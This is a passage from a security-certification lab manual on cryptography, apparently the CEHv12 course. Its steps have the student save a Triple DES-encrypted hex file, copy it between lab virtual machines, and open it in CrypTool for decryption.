
33. The **Save As** window appears; choose the save location (here, **Desktop**) and click **Save**.

Note: The file name may differ in your lab environment.




Module 20 – Cryptography


34. To share the file, you may copy the encrypted file (**Cry-Triple-Unnamed1.hex**) from **Desktop** to **E:\CEH-Tools\CEHv12 Module 20 Cryptography\Cryptanalysis Tools\CrypTool**.



35. Switch to **Windows Server 2019** virtual machine. Copy the encrypted hex file (**Cry-Triple-Unnamed1.hex**) from **Z:\CEHv12 Module 20 Cryptography\Cryptanalysis Tools\CrypTool** and paste on **Desktop**.




36. Switch to the **CrypTool** window to **decrypt** the data; click **File** in the menu bar and select **Open...**

